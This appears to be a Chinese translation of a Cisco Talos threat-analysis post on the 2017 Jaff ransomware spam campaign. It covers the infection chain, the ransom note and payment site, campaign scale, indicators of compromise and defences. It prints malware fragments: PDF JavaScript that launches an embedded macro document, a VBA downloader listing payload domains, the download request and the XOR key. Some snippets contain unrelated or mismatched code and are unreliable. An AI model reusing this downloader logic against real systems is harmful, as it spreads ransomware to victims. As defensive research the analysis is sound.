博客文章

新型攻击接踵而来，思科 Talos 解析 Jaff 勒索软件

来源：思科 Talos 博客 http://blog.talosintelligence.com/2017/05/jaff-ransomware.html

博客作者：Nick Biasini、Edmund Brumaghin 和 Warren Mercer，感谢 Colin Grady 提供材料

摘要

思科 Talos 持续监控电子邮件威胁环境，紧密跟踪出现的新威胁和现有威胁的变化。我们最近观察到几次大规模的电子邮件攻击活动，它们试图传播一种名为“Jaff”的全新勒索软件变种。有意思的是，我们在此次攻击活动中发现了几个曾在 Dridex 和 Locky 攻击活动中使用过的特征。我们在短期内观察到多项攻击活动，他们均大肆传播恶意垃圾电子邮件，每一封电子邮件均带有一个 PDF 附件，其中内嵌了 Microsoft Word 文档，用于触发下载 Jaff 勒索软件。虽然思科客户已能够对这一威胁自动免疫，但我们还是决定深入剖析一下这一威胁，以及它将会对整个威胁环境产生的影响。在下文中，您将可以了解到感染流程的概要信息，以及有关此威胁的更多相关信息。

感染流程

尽管每一个攻击活动的特定要素均有略微差异，包括使用不同的 XOR 密钥值等，但它们都具有一些共同的特性。试图传播此恶意软件的电子邮件攻击活动均具备标准的垃圾邮件特征。它们的主题行均使用“Copy_”或“Document_”作为开头，后面附带一串随机数字进行伪装，如“Copy_30396323”和“Document_3758”等。在我们监控这些攻击活动的同时，我们也注意到又出现了更多的攻击活动，每一个均采用了略微不同的主题。首轮攻击活动相关的电子邮件的正文没有任何内容，仅带有名为“nm.pdf”的附件。这一攻击活动的电子邮件示例如下。




图 A：电子邮件示例

正如我们在上面的屏幕快照中看到的，攻击者在生成与这些攻击活动相关的电子邮件时并未花费很大的心思。不久以后，我们注意到在后续的攻击活动中，电子邮件正文开始包含以下文本：

“Image data in PDF format has been attached to this email.（这一电子邮件的附件包含 PDF 格式的图像数据。）”

在所有情况中，附件文件都是一个恶意 PDF 文档，内嵌了 Microsoft Word 文档。当受害者打开 PDF 时，在 PDF 正文中将会显示一段内容，然后试图打开内嵌的 Microsoft Word 文档。




图 B：PDF 附件示例

与我们在最近的 Locky 攻击活动中观察到的现象类似，当 PDF 试图打开内嵌的 Microsoft Word 文档时，系统会提示受害者批准这一操作。此处继续感染流程需要用户的交互，以逃过组织可能部署的自动检测机制。此时在用户批准之前，将不会发生恶意活动。在未配置模拟这一审批活动的沙盒环境中，感染可能永远不会发生，并可能会导致沙盒环境判定此文件为正常文件，偏离其恶意本质的事实，而这主要是因为感染未被触发。

该 PDF 附件包含以下 Javascript，用于打开内嵌的 Microsoft Word 文档：

```
var dis = 2;
var abc = this['exportDataObject'];
var findByUsername = function (username, cb) {
    process.nextTick(function () {
        for (var i = 0, len = records.length; i < len; i++) {
            var record = records[i];
            if (record.username === username) {
                return cb(null, record);
            }
        }
        return cb(null, null);
    });
};

function submarine() {
    abc({
        cName: "BJ2GD.docm",
        nLaunch: dis
    });
};
var d = ['json', 'urlencoded', 'bodyParser', 'compress', 'cookieSession', 'session', 'logger', 'cookieParser'
    , 'favicon', 'responseTime', 'errorHandler', 'timeout', 'methodOverride', 'vhost', 'csrf', 'directory', '
    limit', 'multipart', 'staticCache', ];
```

图 C：PDF 中的 Javascript

单击“OK（确定）”按钮会导致 PDF 打开恶意 Microsoft Word 文档，整个行为与我们在其他攻击活动中看到的行为基本类似。毫无意外的是，用户还将会被提示启用编辑，以查看 Word 文档的内容。需要指出的是，该恶意 Microsoft Word 文档包含两页，而不像大多数恶意 Word 文档一样只有一页。




图 D：恶意 Word 文档示例

一旦恶意内容被启用，该 Microsoft Word 文档将会执行一个 VBA 宏，它的作用就是充当勒索软件下载程序，试图获取勒索软件二进制文件以感染系统。

该 VBA 宏包含多个下载域名，使用大写字母“V”隔开。这就给该恶意软件提供了多个机会来尝试从多个来源下载恶意载荷。

```
Public Sub SubMui()
If ActiveDocument.Kind = 0 Then
Set CuPro = CreateObject(Vaucher)
End If
Set trtrtrbrbrbrdrdrdrPIRO_LOR = CreateObject(AsStringName(FreshID + 3))
smbi = Window1.Label1.Caption

MovedPermanently = Split("domainway.de/77g643Vdemelkwegtuk.nl/77g643V5hdnnd74fffrottd.com/af/
 Set SubProperty = CreateObject(AsStringName(1))

   Set trtrtrbrbrbrdrdrdrGMAKO = CreateObject(AsStringName(2))
```

图 E：VBA 下载程序

用于下载 Jaff 二进制文件的 URL 与我们在 Locky 攻击活动中观察到的 URL 非常类似。

```
GET /f87346b HTTP/1.1
Accept: */*
Accept-Language: en-us
User-Agent: "Mozilla/5.2 (Windows NT 6.2; rv:50.2) Gecko/20200103 Firefox/50.2"
Accept-Encoding: gzip, deflate
Host: trialinsider.com
Connection: Keep-Alive
```

图 F：下载 URL

以上下载的二进制 blob 之后会使用恶意 Word 文档中内嵌的 XOR 密钥进行 XOR 处理，我们在这一攻击活动中观察到多个 XOR 密钥。下面的屏幕快照是我们在 VBA 宏的 Module3 中发现的，其中 XOR 密钥为“d4fsO4RqQabyQePeXTaoQfwRCXbIuS9Q”

```
Public Function Assimptota4(FullPath As String, NumHoja As Integer) As String
  WidthA trtrtrbrbrbrdrdrdrProjectBBB, trtrtrbrbrbrdrdrdrProject, "d4fsO4RqQabyQePeXTaoQfwRCXbIuS9Q"


trtrtrbrbrbrdrdrdrGMAKO.Open (trtrtrbrbrbrdrdrdrProject)

End Function
```

图 G：XOR 密钥

当这一 XOR 流程完成后，恶意软件将使用以下的命令行语法，使用 Windows Command Processor 启动实际的勒索软件 PE32 可执行程序：

```
cmd.exe /C del /Q /F "C:\Documents and Settings\Administrator\Local Settings\Temp\pitupi20.exe"
```

图 H：启动可执行程序

勒索软件会重复对系统上存储的文件夹进行加密，这一特定勒索软件附加到每个文件的文件扩展名为“jaff”。它会在受害者的“My Documents（我的文档）”目录下写入一个名为 ReadMe.txt 的文件，其中包含了勒索声明。

图 I：文本格式的勒索声明

它同时还会修改桌面背景，如下所示：




图 J：修改的桌面壁纸

需要指出的有趣一点是，上面的说明并未指示用户使用 Tor2Web 等 Tor 代理服务，相反它指示用户安装整个 Tor 浏览器软件包，以访问赎金付费系统。样本和攻击活动中使用的 Tor 地址也似乎没有变化。访问赎金付费系统时，受害者将会看到以下信息，要求他们输入在被感染系统上的勒索声明中列出的解密 ID。


图 K：指定解密 ID

在此网站中输入正确的 ID 值后，受害者将会看到完整的说明页，列出了攻击者要索取的赎金金额，以及具体的付费说明。

图 L：赎金付费系统

值得一提的是，赎金付费系统的外观与我们在 Locky 中看到的系统非常相似。在这一案例中，被索取的赎金金额为 2.01117430 个比特币，按当下价格计算相当于约 3700 美元，大幅高于其他勒索软件活

动所索取的金额。通过查看赎金付费服务器指定的比特币钱包，我们确定这一钱包当前处于零成交状态。



Summary	
Address	1PhdxpuLJz3WmeEPbgEUJWSfkkk5oaVMxo
Hash 160	f90242ae15a993d2b3b89a7d86f8ac58436ec4bf
Tools	Related Tags - Unspent Outputs

Transactions	
No. Transactions	0
Total Received	0 BTC
Final Balance	0 BTC

Request Payment　Donation Button

图 M：比特币钱包交易情况

攻击活动传播/规模

截至目前为止，思科 Talos 观察到超过 10 万封电子邮件与这些新 Jaff 攻击活动有关。相对于一种新攻击而言，这种通过垃圾邮件传播的勒索软件规模可谓极其庞大。它们与 Necurs 的紧密关系使得其垃圾邮件攻击活动能够在短期内达到超大规模。首轮垃圾邮件攻击活动开始于 2017 年 5 月 11 日 UTC 时间上午 8 点，包含约 35,768 封电子邮件，均带有附件“nm.pdf”。在这一垃圾邮件攻击活动中，思科 Talos 观察到约 184 个独特的样本。

思科 Talos 还观察到第二轮攻击活动于第二天开始，包含约 72,798 封电子邮件。这一轮的攻击活动开始于 2017 年 5 月 12 日 UTC 上午 9 点，传播了约 294 个独特样本。该轮攻击活动使用的附件文件名为“201705*.pdf”，其作用与我们在首轮攻击活动中观察到的附件完全相同。

这是一种新的 LOCKY 攻击吗？

这两轮攻击活动使用了一些共同的特征来传播 Jaff，其使用的 C2 流量模式与我们在 Locky 和 Dridex 等活动中已经习以为常的模式相似。然而，我们相信这并非是 Locky 勒索软件的一个新版本或改头换面的版本。两种攻击的代码库间的相似度非常低，虽然曾使用 Necurs 传播 Locky 的攻击者与现在传播 Jaff 的攻击者可能是同一批人，但该恶意软件本身还是存在着明显的区别，应被区别看待，并划分到不同的勒索软件家族中。

如果要将其视作一种“新的”Locky，原因可能包括其肆无忌惮的风格、与 Locky 一样横空出世、主要通过恶意垃圾电子邮件传播、以及利用恶意 Word 文档等，但攻击活动自身的特点不应用于判断恶意软件是否相同。这是一种新的勒索软件，攻击者在代码库、基础设施和规模方面都开展了大量的工作

。然而，它不是 Locky 2.0。它是另一种攻击性非常强的向最终用户推送勒索软件产品的全新恶意软件，目前应与 Locky 分开看待。

我们注意到攻击者已开始使用 Necurs 来通过多个大规模垃圾邮件活动的形式传播 Jaff。我们将会继续监控此攻击活动，我们会对每一封电子邮件进行威胁分析，以确定这是一次昙花一现的攻击，还是这一勒索软件家族将会继续感染未得到可靠保护的组织。

IOCS

电子邮件主题

Copy_数字串

Document_数字串

Scan_数字串

PDF_数字串

File_数字串

Scanned Image

附件文件名：

nm.pdf

String of Digits.pdf（示例：20170511042179.pdf）

附件哈希值：

与这一攻击活动相关的附件列表可以在此处找到。

Word 文档哈希值：

与 PDF 内嵌的 Microsoft Word 文档相关的哈希值列表可以在此处找到。

二进制哈希值：

03363f9f6938f430a58f3f417829aa3e98875703eb4c2ae12feccc07fff6ba47

C2 服务器 IP：

108.165.22[.]125

27.254.44[.]204

传播域名：

与这些攻击活动相关的传播域名列表可以在此处找到。

结论

这是全球掀起的新恶意软件变种的又一示例。这一攻击现在很常见，它向我们揭示出为何此类攻击对于犯罪分子极具吸引力。其市场价值高达数百万美元，每个人都想从中分一杯羹。Jaff 通过基于 Necurs 的常见垃圾邮件机制进行传播。然而，它勒索的赎金非常高，此处的问题在于，当赎金达到多高时，用户就将不会付费。未来，我们很可能会看到攻击者不断尝试找到合理的价位，以在确保能够收到赎金的同时最大化利润。

在当今的威胁环境中，勒索软件开始占据主流地位，并被传播到全球几乎所有系统上。随着漏洞利用套件活动的大规模减少，它可能会继续主要通过电子邮件传播，或在攻击者尝试通过 Samsam 等威胁进入网络或系统时，通过次要载荷传播。

规避办法

下方列出了客户可以检测并阻止此威胁的其他办法。

PRODUCT	PROTECTION
AMP	✔
CWS	✔
Email Security	✔
Network Security	✔
Threat Grid	✔
Umbrella	✔
WSA	✔

高级恶意软件防护（AMP）能够有效避免执行这些攻击者使用的恶意软件。

CWS 或 WSA 网络扫描能够阻止访问恶意网站，并发现这些攻击中使用的恶意软件。

Email Security 可以阻止攻击者在其攻击活动中发送的恶意电子邮件。

IPS 和 NGFW 的网络安全防护功能可以提供最新的签名，用来检测攻击者发起的恶意网络活动。

AMP Threat Grid 能够帮助发现恶意软件二进制文件，并在所有思科安全产品中建立防护措施。

Umbrella 能够阻止对与恶意活动相关的域名进行 DNS 解析。

思科 Talos 介绍

思科 Talos 团队由业界领先的网络安全专家组成，他们分析评估黑客活动，入侵企图，恶意软件以及漏洞的最新趋势。包括 ClamAV 团队和一些标准的安全工具书的作者中最知名的安全专家，都是思科 Talos 的成员。这个团队同时得到了 Snort、ClamAV、Senderbase.org 和 Spamcop.net 社区的庞大资源支持，使得它成为网络安全行业最大的安全研究团队。也为思科的安全研究和安全产品服务提供了强大的后盾支持。

思科公司简介

思科（NASDAQ：CSCO）是全球科技领导厂商，自 1984 年起就专注于成就互联网。我们的人才、产品和合作伙伴都致力于帮助社会实现安全互联，并且把握未来的数字化机遇。更多信息，敬请访问 http://apjc.thecisconetwork.com。

###